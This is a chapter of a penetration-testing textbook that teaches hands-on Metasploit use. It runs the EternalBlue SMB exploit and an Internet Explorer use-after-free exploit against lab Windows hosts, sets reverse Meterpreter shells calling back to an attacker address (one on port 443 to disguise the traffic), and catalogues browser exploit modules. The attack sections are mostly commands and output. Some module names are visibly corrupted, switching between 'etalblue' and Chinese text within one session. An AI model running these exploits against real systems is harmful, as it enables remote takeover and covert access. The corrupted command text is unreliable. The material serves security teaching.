It appears that Microsoft no longer provides official download links for older versions of Internet Explorer; visitors to the download page are only given the option of upgrading to the most recent version. There are third-party sites that maintain archives of older versions of software; however, additional care should be taken when using these services to ensure that the downloaded software has not been surreptitiously modified; this is complicated by the fact that Microsoft does not provide the usual software hashes (MD5, SHA1) either.

CHAPTER 2

Basic Offense

Introduction

How does an adversary attack a computer system? One approach is to provide data to a program running on that system that causes it to act on behalf of the attacker. The Morris worm, released in 1988, attacked vulnerable services including fingerd and sendmail, as well as poorly configured rexec and rsh. When it attacked fingerd, it sent a 536-byte request to C code using `gets()` that provided a buffer with only 512 bytes of space; the resulting overflow allowed the worm's code to execute on the target.

On systems running between 2011 and 2017, most services that listen for unsolicited network connections have been hardened sufficiently that remote attacks rarely succeed. One major exception has been the EternalBlue exploit and related attacks. In general, the attackers' focus has moved to programs run by users on these systems that take untrusted input. The most common such tool is the web browser.

In this chapter, the reader will learn how to use Metasploit to launch the EternalBlue attack and to attack web browsers and web browser plugins across a range of Windows and Linux systems. The reader will also learn how to use Metasploit to generate malware and to use it to exploit systems.

Ethics

Let me begin this chapter with a personal note about ethics.

As anyone who has done it knows, hacking is fun. It is often exciting, exhilarating, and intoxicating, but it can and does blind people to the consequences of their actions. When practicing or using offensive skills, consider - is this something you would share publicly? Would you be willing to put this on your resume? Or tell the important people in your life? Do you have explicit permission to do what you are doing? Was permission granted by someone authorized to give it?

Don't rationalize behavior, especially after the fact. Saying that you are doing something to improve security holds no water. Imagine you came home to find someone had broken into your apartment, and their response is to tell you that they were just testing your security and by the way that you should really use better locks on your windows.

Law enforcement has gotten much better at tracking attackers that get their attention, and the size of the punishments they try to impose have become surprisingly large. Robert Morris, the author of the Morris worm, which is estimated to have infected a significant fraction of the

Internet in 1988, was the first person convicted under the Federal Computer Fraud and Abuse Act, and he received three years' probation, fined \$10,000, and ordered to perform 400 hours of community service.¹ Compare that with the story of Aaron Swartz who in 2010 and 2011 downloaded copies of many academic journals. He was caught and charged with fraud and violating the Federal Computer Fraud and Abuse Act, which could have resulted in 35 years in prison and a million-dollar fine;² instead, he committed suicide.³

Metasploit

Metasploit is a popular penetration testing tool that comes preinstalled on Kali systems. It is composed of separate tools, including msfconsole, the core interactive text program that allows a user to interact with the different Metasploit components; and msfvenom, which is used to generate payloads and stand-alone malware.

There are graphical user interfaces available for Metasploit; one popular tool available on Kali is Armitage.

Metasploit is a modular tool and separates the exploit, which attacks the vulnerable target, from the payload, which is what is run on the target after a successful exploit. Metasploit also provides separate auxiliary modules, many of which are used for network discovery; and post-exploitation modules, which are run on targets after a successful exploit, often to escalate privileges on the target.

Vulnerabilities

Metasploit exploit modules generally target a single vulnerability on the target. A *vulnerability* in software is a flaw that can potentially be used by an unauthorized user to cross a security boundary. To provide a uniform method to refer to vulnerabilities, the dictionary of Common Vulnerabilities and Exposures (CVE) was created.

Not all vulnerabilities are sufficiently serious to warrant a CVE number. Referencing a vulnerability by its CVE number helps different researchers be sure that they are talking about the same underlying issue. CVE numbers have the form CVE-YYYY-ZZZZ where YYYY is the year and ZZZZ is an identifier within that year, like CVE 2008-4250. Prior to 2014, identifiers were four digits; now identifiers may be arbitrarily long. The full CVE list is available at <https://cve.mitre.org>.

Security problems in Microsoft products are also commonly identified by the Microsoft Security Bulletin that addresses the issue. These are labeled in the form MSYY-ZZZ where YY is a two-digit year and ZZZ is an identifier within that year, like MS08-067.

¹<http://www.nytimes.com/1990/05/05/us/computer-intruder-is-put-on-probation-and-fined-10000.html>

²<https://www.justice.gov/archive/usao/ma/news/2011/July/SwartzAaronPR.html>

³<http://www.nytimes.com/2013/01/13/technology/aaron-swartz-internet-activist-dies-at-26.html>

Metasploit: EternalBlue

In April 2017, a group calling themselves the Shadow Brokers released a collection of exploit tools that they claimed had been used by the NSA. One of the tools was named EternalBlue and exploited a vulnerability in Windows SMB. The underlying vulnerability was patched by Microsoft in MS17-010, while the vulnerabilities themselves are numbered CVE 2017-0143, CVE 2017-0144, CVE 2017-0145, CVE 2017-0146, CVE 2017-0147, and CVE 2017-0148.

Attack: EternalBlue on Windows 7 SP1

The Metasploit module that exploits this vulnerability is `exploit/windows/smb/ms17_010_ eternalblue`. This Metasploit module affects only 64-bit systems running Windows 7 or Windows Server 2008 R2. The target system must be configured so that TCP/445 is accessible to the attacker. The related module `exploit/windows/smb/ms17_010_eternalblue_win8` affects Windows 8, 8.1, and 10.

Configuring the Metasploit Internal Database

Metasploit uses a PostgreSQL database to store its data, which is not started by default on Kali. Though Metasploit can function without its database, it is preferential to have it available. Start the database and ensure that the database starts automatically on subsequent boots with the following commands.

```
root@Kali201602:~# systemctl start postgresql
root@Kali201602:~# systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
insserv: warning: current start runlevel(s) (empty) of script `postgresql'
overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `postgresql'
overrides LSB defaults (0 1 6).
root@Kali201602:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

These steps only need to be performed once on a Kali system; afterwards the database will be functioning correctly.⁴

Launching Metasploit

Start the Metasploit tool msfconsole from the command line by running

```
root@Kali201602:~# msfconsole -q  
msf >
```

Here the -q switch is used with msfconsole to suppress the amusing but large startup banner. Be patient; it can take a moment or two before the msf > prompt is ready. Once Metasploit is running, verify that the database is running by running the command

```
msf > db_status  
[*] postgresql connected to msf
```

Selecting the Exploit

From Metasploit, select the EternalBlue exploit with the use command.

```
msf > use exploit/windows/smb/ms17_010_eternalblue  
msf exploit(ms17_010_eternalblue) >
```

Notice that the command prompt has changed; now it includes the exploit module as part of the prompt.

The info command provides the user with information about the chosen exploit.

```
msf exploit(ms17_010_eternalblue) > info  
  
Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption  
Module: exploit/windows/smb/ms17_010_eternalblue  
Platform: Windows  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Average  
Disclosed: 2017-03-14
```

⁴These may need to be repeated if the software on the Kali system is updated.

... Output Deleted ...

Available targets:

| Id | Name |
|----|--|
| -- | -- |
| 0 | Windows 7 and Server 2008 R2 (x64) All Service Packs |

Basic options:

| Name | Current Setting | Required | Description |
|--------------------|-----------------|----------|---|
| GroomAllocations | 12 | yes | Initial number of times to groom the kernel pool. |
| GroomDelta | 5 | yes | The amount to increase the groom count by per try. |
| MaxExploitAttempts | 3 | yes | The number of times to retry the exploit. |
| ProcessName | spoolsv.exe | yes | Process to inject payload into. |
| RHOST | | yes | The target address |
| RPORT | 445 | yes | The target port (TCP) |
| SMBDomain | . | no | (Optional) The Windows domain to use for authentication |
| SMBPass | | no | (Optional) The password for the specified username |
| SMBUser | | no | (Optional) The username to authenticate as |
| VerifyArch | true | yes | Check if remote architecture matches exploit Target. |
| VerifyTarget | true | yes | Check if remote OS matches exploit Target. |

Payload information:

Space: 2000

Description:

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed

so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in `srvnet!SrvNetWskReceiveComplete`. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the `SMBUser`, `SMBPass`, and `SMBDomain` options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

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Setting Options

Before the exploit can be run, the required options need to have values chosen. For this exploit module, the only required option that is initially unset is `RHOST`; this is the IP address or hostname of the target. Suppose that 10.0.15.210 is the IP address of a 64-bit Windows 7 (SP 1) system that has TCP/445 accessible to the attacker. To target this system, the attacker configures the option in the module with the `set` command.

```
msf exploit(ms17_010_eternalblue) > set rhost 10.0.15.210
rhost => 10.0.15.210
```

Choosing the Payload

Before the attack is launched, the attacker needs to determine what to do if the attack is successful. This is done by selecting a payload. A payload can be code that is run on the remote system, or it can be as simple as a single command. The available payloads for an exploit can be seen with the command `show payloads`.

```
msf exploit(ms17_010_eternalblue) > show payloads
```

Compatible Payloads

=====

| Name | Rank | Description |
|------------------------|--------|---|
| --- | ---- | ----- |
| generic/custom | normal | Custom Payload |
| generic/shell_bind_tcp | normal | Generic Command Shell, Bind TCP Inline |

```

generic/shell_reverse_tcp      normal Generic Command Shell, Reverse TCP
                               Inline
windows/x64/exec              normal Windows x64 Execute Command
windows/x64/loadlibrary        normal Windows x64 LoadLibrary Path

...Output Deleted ...

windows/x64/meterpreter        normal Windows Meterpreter
                               (Reflective Injection x64), Windows
                               x64 Reverse HTTP Stager (wininet)
windows/x64/meterpreter        normal Windows Meterpreter (Reflective
                               Injection x64), Windows x64 Reverse
                               HTTP Stager (wininet)
windows/x64/meterpreter        normal Windows Meterpreter (Reflective
                               Injection x64), Windows x64 Reverse
                               TCP Stager

... Output Deleted ...

```

The most commonly used payload is Meterpreter. Meterpreter is a program designed to be run on the target and provides the attacker with a collection of features that allow them to control their target. Meterpreter can be run in many ways; in some, the target system opens a port and waits for the attacker to connect to that port. Because this approach is easily stopped by firewalls, the usual approach is a reverse shell. In this case, the target system calls back to the attacking system; this can be done over HTTP, HTTPS, or over a custom TCP port.

In this example, the attacker elects to use Meterpreter calling back over TCP.

```
msf exploit(ms17_010_etalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Once the payload is selected, additional options may need to be configured. The command options lists the currently selected options for the exploit.

```
msf exploit(ms17_010_etalblue) > options
```

Module options (exploit/windows/smb/ms17_010_etalblue):

| Name | Current Setting | Required | Description |
|--------------------|-----------------|----------|--|
| ----- | ----- | ----- | ----- |
| GroomAllocations | 12 | yes | Initial number of times to groom the kernel pool. |
| GroomDelta | 5 | yes | The amount to increase the groom count by per try. |
| MaxExploitAttempts | 3 | yes | The number of times to retry the exploit. |

CHAPTER 2 BASIC OFFENSE

| | | | |
|--------------|-------------|-----|---|
| ProcessName | spoolsv.exe | yes | Process to inject payload into. |
| RHOST | 10.0.15.210 | yes | The target address |
| RPORT | 445 | yes | The target port (TCP) |
| SMBDomain | . | no | (Optional) The Windows domain to use for authentication |
| SMBPass | | no | (Optional) The password for the specified username |
| SMBUser | | no | (Optional) The username to authenticate as |
| VerifyArch | true | yes | Check if remote architecture matches exploit Target. |
| VerifyTarget | true | yes | Check if remote OS matches exploit Target. |

Payload options (windows/x64/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|---|
| EXITFUNC | thread | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|--|
| -- | -- |
| 0 | Windows 7 and Server 2008 R2 (x64) All Service Packs |

In this case, the required option, LHOST, still needs to be set. This is the address of the system that the attacker will call back to. The simplest value here is the IP address of the Kali system that is being used to launch the attack. In this case, when the attack is launched, Metasploit will automatically configure a listener to handle the callback from the target.

```
msf exploit(ms17_010_永恒之蓝) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

Note that the variable names in Metasploit are not case sensitive.

Launching the Exploit

With the required options selected, the exploit can be launched with the command `exploit` or the command `run`.

```
msf exploit(ms17_010_etalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] 10.0.15.210:445 - Connecting to target for exploitation.
[+] 10.0.15.210:445 - Connection established for exploitation.
[+] 10.0.15.210:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.15.210:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.15.210:445 - 0x0000000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
73 Windows 7 Profes
[*] 10.0.15.210:445 - 0x000000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
76 sional 7601 Serv
[*] 10.0.15.210:445 - 0x000000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.15.210:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.0.15.210:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.15.210:445 - Sending all but last fragment of exploit packet
[*] 10.0.15.210:445 - Starting non-paged pool grooming
[+] 10.0.15.210:445 - Sending SMBv2 buffers
[+] 10.0.15.210:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 10.0.15.210:445 - Sending final SMBv2 buffers.
[*] 10.0.15.210:445 - Sending last fragment of exploit packet!
[*] 10.0.15.210:445 - Receiving response from exploit packet
[+] 10.0.15.210:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.15.210:445 - Sending egg to corrupted connection.
[*] 10.0.15.210:445 - Triggering free of corrupted buffer.
[*] Sending stage (1188415 bytes) to 10.0.15.210
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.15.210:62487) at 2017-08-20
14:07:25 -0400
[+] 10.0.15.210:445 - =====-
[+] 10.0.15.210:445 - =====WIN=====
[+] 10.0.15.210:445 - =====-
```

`meterpreter >`

If the exploit reports that the connection timed out, this is often caused by a firewall on the target. For the purposes of testing the exploit, consider disabling the firewall on the Windows target.

Interacting with Meterpreter

The change in the command prompt shows that the attacker is now interacting with Meterpreter running on the remote system. The attacker can then issue commands and have them run on the remote system. To determine basic information about the system, the Meterpreter command `sysinfo` can be used.

```
meterpreter > sysinfo
Computer       : EDGEWORTH
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : PLUTO
Logged On Users: 2
Meterpreter    : x64/windows
```

To determine the user ID that is being used to run Meterpreter, the command `getuid` can be used.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

This exploit escalates privileges to SYSTEM on the target, but this is quite unusual; most exploits simply provide access to the target and other exploits or techniques are needed before gaining SYSTEM.

The attacker can interact with a traditional command prompt on the remote target by issuing the `shell` command.

```
meterpreter > shell
Process 1816 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

To exit the shell and return to Meterpreter, press `CTRL+Z`.

```
C:\Windows\system32>^Z
Background channel 1? [y/N] y
```

Metasploit Sessions

When the attacker is done interacting with this target, they can use the `background` command.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms17_010_eternalblue) >
```

The attacker is now interacting with Metasploit rather than with the instance of Meterpreter that has been deployed on the target at 10.0.15.210.

Metasploit can manage multiple sessions. To see the currently running sessions, the attacker can use the `sessions` command. The command `help sessions` shows some of the options to the `sessions` command.

```
msf exploit(ms17_010_eternalblue) > sessions
```

Active sessions

```
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ EDGEWORTH 10.0.2.2:4444 ->
10.0.15.210:62487 (10.0.15.210)
```

```
msf exploit(ms17_010_eternalblue) > help sessions
```

Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

- C <opt> Run a Meterpreter Command on the session given with -i, or all
- K Terminate all sessions
- S <opt> Row search filter.
- c <opt> Run a command on the session given with -i, or all
- h Help banner
- i <opt> Interact with the supplied session ID
- k <opt> Terminate sessions by session ID and/or range
- l List all active sessions
- q Quiet mode
- r Reset the ring buffer for the session given with -i, or all
- s <opt> Run a script on the session given with -i, or all
- t <opt> Set a response timeout (default: 15)

CHAPTER 2 BASIC OFFENSE

```
-u <opt> Upgrade a shell to a meterpreter session on many platforms  
-v List sessions in verbose mode  
-x Show extended information in the session table
```

Many options allow specifying session ranges using commas and dashes.

For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

If the attacker wishes to continue interacting with the session established with 10.0.15.210, they can return to the Meterpreter command prompt with

```
msf exploit(ms17_010_永恒之蓝) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter >
```

Exiting Metasploit

If the attacker has finished their work with Metasploit entirely, then from the Metasploit command prompt they can issue the command exit. If Metasploit currently has established sessions with remote systems, the attacker needs to confirm the request to exit.

```
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(ms17_010_永恒之蓝) > exit  
[*] You have active sessions open, to exit anyway type "exit -y"  
msf exploit(ms17_010_永恒之蓝) > exit -y  
root@kali-2016-2-u:~#
```

Metasploit: Attacking the Browser

Another way an attacker can obtain a shell on a remote system is by attacking the browser. To do so, the attacker uses Metasploit to create a URL that hosts malicious code. The exploit code targets a particular vulnerability, is (usually) specific to the browser and its patch level, and is configured to provide a payload that the target executes. Once the victim browses to that URL, the exploit runs. If the exploit is successful, the payload will execute and usually provide a way for the attacker to interact with the target system.

Metasploit Modules for Internet Explorer

There are many exploits that can be used to attack particular versions of Internet Explorer and a few that affect Firefox. In contrast, there are currently none available that target Chrome.

The following Metasploit modules can be used to attack Internet Explorer directly. Each listed exploit begins with a descriptive exploit title. Next is the name that is used to refer to the exploit from within Metasploit. For Internet Explorer vulnerabilities, these usually take the form `exploit/windows/browser/<name>`. Next is the CVE number for the vulnerability that is being exploited and then the identifier for the Microsoft Security Bulletin that addresses the vulnerability. This is followed by the version or versions of Windows and Internet Explorer that the exploit can successfully attack. In some cases, additional software is required to be present on the target for the exploit to function; if this is the case, it is noted.

- MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free
 - `exploit/windows/browser/ms11_003_ie_css_import`
 - CVE 2010-3971, MS11-003
 - Internet Explorer 8 on Windows 7 (including SP 1)
 - Requires .NET 2.0.50727 installed on the target. This is included by default on Windows 7 SP1.
- MS11-081 Microsoft Internet Explorer Option Element Use-After-Free
 - `exploit/windows/browser/ms11_081_option`
 - CVE 2011-1996, MS11-081
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Requires Java 6 on the target
- MS12-037 Microsoft Internet Explorer Fixed Table Col Span Heap Overflow
 - `exploit/windows/browser/ms12_037_ie_colspan`
 - CVE 2010-1876, MS12-037
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Requires Java 6 on the target
- MS13-008 Microsoft Internet Explorer CButton Object Use-After-Free Vulnerability
 - `exploit/windows/browser/ie_cbutton_uaf`
 - CVE 2012-4792, MS13-008
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Requires Java 6 on the target

CHAPTER 2 BASIC OFFENSE

- MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability
 - [exploit/windows/browser/ie_execcommand_uaf](#)
 - CVE 2012-4969, MS12-063
 - Internet Explorer 8, 9 on Windows 7 (including SP1)
 - Requires Java 6 on the target
- MS13-038 Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability
 - [exploit/windows/browser/ie_cgenericelement_uaf](#)
 - CVE 2013-1347, MS13-038
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Requires Java 6 on the target
- MS13-037 Microsoft Internet Explorer COALineDashStyleArray Integer Overflow
 - [exploit/windows/browser/ms13_037_svg_dashstyle](#)
 - CVE 2013-2551, MS13-037
 - Internet Explorer 8 on Windows 7 (SP1 only; x86)
- MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free
 - [exploit/windows/browser/ms13_055_canchor](#)
 - CVE 2013-3163, MS13-055
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Requires Java 6 on the target
- MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free
 - [exploit/windows/browser/ms13_080_cdisplaypointer](#)
 - CVE 2013-3897, MS13-080
 - Internet Explorer 8 on Windows 7 (including SP1)
 - Requires Java 6 on the target

- MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free
 - exploit/windows/browser/ms14_012_cmarkup_uaf
 - CVE 2014-0322, MS14-012
 - Internet Explorer 10 on Windows 7 (including SP1)
 - Requires Flash Player 12 on the target
- MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution
 - exploit/windows/browser/ms14_064_ole_code_execution
 - CVE 2014-6332, MS 14-064
 - Internet Explorer 8-11 on Windows 7 (including SP1)

Attack: MS13-055 CAnchorElement

To demonstrate the use of Metasploit to attack a browser, suppose an attacker targets Internet Explorer 8 on a Windows 7 Service Pack 1 system with the MS13-055 CAnchorElement attack. This is representative of the process needed for the other exploits.

Starting the Exploit

Start a Windows 7 Service Pack 1 virtual machine with Java 6 installed as the target. From Metasploit on the attacker's Kali system, select the exploit; choose the MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free attack by selecting the corresponding exploit module with the `use` command.

```
msf > use exploit/windows/browser/ms13_055_canchor
msf exploit(ms13_055_canchor) > info

  Name: MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free
  Module: exploit/windows/browser/ms13_055_canchor
  Platform: Windows
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Normal
  Disclosed: 2013-07-09
```

CHAPTER 2 BASIC OFFENSE

... Output Deleted ...

Available targets:

| Id | Name |
|----|------------------------|
| -- | -- |
| 0 | Automatic |
| 1 | IE 8 on Windows XP SP3 |
| 2 | IE 8 on Windows 7 |

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

Payload information:

Avoid: 1 characters

Description:

In IE8 standards mode, it's possible to cause a use-after-free condition by first creating an illogical table tree, where a CPhraseElement comes after CTableRow, with the final node being a sub table element. When the CPhraseElement's outer content is reset by using either outerText or outerHTML through an event handler, this triggers a free of its child element (in this case, a CAnchorElement, but some other objects apply too), but a reference is still kept in function SRunPointer::SpanQualifier. This function will then pass on the invalid reference to the next functions, eventually used in mshtml!CElement::Doc when it's trying to make a call to the object's SecurityContext virtual function at offset +0x70, which results a crash. An attacker can take advantage of this by first creating an CAnchorElement object, let it free, and then replace the freed memory with another fake object. Successfully doing so may allow arbitrary code execution under the context of the

user. This bug is specific to Internet Explorer 8 only. It was originally discovered by Jose Antonio Vazquez Gonzalez and reported to iDefense, but was discovered again by Orange Tsai at Hitcon 2013.

... Output Deleted ...

Configuring the Exploit

Many Metasploit modules provide automatic targeting, including this exploit. In this case, the target is known to be a Windows 7 system, so set the target appropriately using the `set` command.

```
msf exploit(ms13_055_canchor) > set target 2
target => 2
```

Most basic options are well explained by the `info` command; for example, the `SRVHOST` and `SRVPORT` variables provide the IP address and port number that will be used to host the exploit. The variable `URIPATH` is the URI for the exploit; if this is not changed, then a random URI will be generated. Fix the URI to an innocuous value, say “bob”; after all, Bob is a builder, not a hacker.

```
msf exploit(ms13_055_canchor) > set uripath bob
uripath => bob
```

Choosing the Payload

At this point, the exploit is configured, but the payload is not. Once an exploit and a target have been selected, the list of available payloads can be enumerated by the command

```
msf exploit(ms13_055_canchor) > show payloads
```

Compatible Payloads

=====

| Name | Rank | Description |
|------------------------|--------|--|
| --- | --- | ----- |
| generic/custom | normal | Custom Payload |
| generic/debug_trap | normal | Generic x86 Debug Trap |
| generic/shell_bind_tcp | normal | Generic Command Shell, Bind TCP Inline |

... Output Deleted ...

There are more than 150 possible payloads that are compatible with this exploit. These payloads can be roughly classified by the payload’s action and communication method. Major actions include the following:

CHAPTER 2 BASIC OFFENSE

- running Meterpreter on the target,
- running a command shell on the target,
- running VNC on the target,
- running a single command on the target, and
- uploading and executing a file or injecting a DLL.

Major communication methods include these:

- reverse connections, where the target calls back to the attacker, and
- forward connections, where the attacker calls out to the victim.

Select the Meterpreter payload that connects back to the attacker via reverse HTTPS with the command

```
msf exploit(ms13_055_canchor) > set payload windows/meterpreter/reverse_https  
msf exploit(ms13_055_canchor) > options
```

Module options (exploit/windows/browser/ms13_055_canchor):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | bob | no | The URI to use for this exploit (default is random) |

Payload options (windows/meterpreter/reverse_https):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|---|
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | | yes | The local listener hostname |
| LPORT | 8443 | yes | The local listener port |
| LURI | | no | The HTTP Path |

Exploit target:

| Id | Name |
|----|-------------------|
| -- | --- |
| 2 | IE 8 on Windows 7 |

The only required option unset is the IP address of the Metasploit system that will catch the callback from the victim. The simplest approach is to use the same system that is hosting the exploit, though this is not required. To camouflage the connection and make it look more like real HTTPS traffic, set the payload's listening port to 443.

```
msf exploit(ms13_055_canchor) > set lhost 172.16.30.3
lhost => 172.16.30.3
msf exploit(ms13_055_canchor) > set lport 443
lport => 443
```

Launching the Exploit as a Background Job

The exploit is now ready to launch. To launch the exploit and have it run in the background as a job, run

```
msf exploit(ms13_055_canchor) > exploit -j
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://172.16.30.3:443
msf exploit(ms13_055_canchor) >
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://172.16.30.3:8080/bob
[*] Server started.
```

Because the exploit was run as a background job, the command prompt reappeared while the exploit was still writing to the screen; this is common.

Interacting with the Shell

Return to the Windows target and use Internet Explorer to browse to the URL specified in the exploit. In the example, the server is running at 172.16.30.3, on port 8080, with URI bob, so visit the page <http://172.16.30.3:8080/bob>. On the Windows system, the browser will simply hang and crash; Task Manager (CTRL+ALT+DEL) may be needed to stop it.

On the Kali system, Metasploit reports the connection and notifies the attacker that a session has been created.

CHAPTER 2 BASIC OFFENSE

```
msf exploit(ms13_055_canchor) >
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://172.16.30.3:8080/bob
[*] Server started.
[*] 172.16.30.12      ms13_055_canchor - Using JRE ROP
[*] 172.16.30.12      ms13_055_canchor - Sending exploit...
[*] https://172.16.30.3:443 handling request from 172.16.30.12; (UUID: x5wgrq5l)
Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (172.16.30.3:443 -> 172.16.30.12:49202) at
2017-02-12 18:01:00 -0500
[*] Session ID 1 (172.16.30.3:443 -> 172.16.30.12:49202) processing
InitialAutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
```

To list the sessions, run the command

```
msf exploit(ms13_055_canchor) > sessions -l
```

Active sessions

| Id | Type | Information | Connection |
|----|-------------------------|---------------------------|---|
| -- | --- | ----- | ----- |
| 1 | meterpreter x86/windows | SOHO\David Hilbert @ SOHO | 172.16.30.3:443 -> 172.16.30.12:49202 (172.16.30.12) |

To interact with the session from this target, use sessions -i.

```
msf exploit(ms13_055_canchor) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```

```
Computer      : SOHO
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

```
meterpreter > getuid
Server username: SOHO\David Hilbert

meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms13_055_canchor) >
```

Metasploit Modules for Firefox

There are many reliable exploit modules that can be used against Firefox. Most are cross-platform and can successfully be used against both Windows and Linux targets.

- Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution
 - exploit/multi/browser/firefox_proto_crmfreuest
 - CVE 2012-3993
 - Firefox 5.0 - 15.0.1 on Windows or Linux
- Firefox 17.0.1 Flash Privileged Code Injection
 - exploit/multi/browser/firefox_svg_plugin
 - CVE 2013-0757, CVE 2013-0758
 - Flash is required on the target
 - Firefox 17, 17.0.1 on Windows or Linux
- Firefox toString console.time Privileged Javascript Injection
 - exploit/multi/browser/firefox_tostring_console_injection
 - CVE 2013-1710
 - Firefox 15 – 22 on Windows or Linux
- Firefox WebIDL Privileged Javascript Injection
 - exploit/multi/browser/firefox_webidl_injection
 - CVE 2014-1510, CVE 2014-1511
 - Firefox 22 – 27 on Windows or Linux

CHAPTER 2 BASIC OFFENSE

- Firefox Proxy Prototype Privileged Javascript Injection
 - [exploit/multi/browser/firefox_proxy_prototype](#)
 - CVE 2014-8636; CVE 2015-0802
 - User needs to click on the browser to start the exploit
 - Firefox 31-34 on Windows or Linux
- Firefox PDF.js Privileged Javascript Injection
 - [exploit/multi/browser/firefox_pdfjs_privilege_escalation](#)
 - CVE 2015-0802; CVE 2015-0816
 - User needs to click on the browser to start the exploit
 - Firefox 35-36 on Windows or Linux
- Firefox nsSMILTimeContainer::NotifyTimeChange() RCE
 - [exploit/windows/browser/firefox_smil_uaf](#)
 - CVE 2016-9079
 - Firefox 38-41 on Windows

Metasploit also has a module that can be used in social engineering attacks. It provides the user with a malicious add-on for Firefox. If the user runs the presented .xpi file, a shell is presented to the attacker.

- Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
 - [exploit/multi/browser/firefox_xpi_bootstrapped_addon](#)
 - The user must manually choose to run the .xpi add on file
 - Firefox on Windows or Linux

Attack: Firefox Proxy Prototype Privileged Javascript Injection

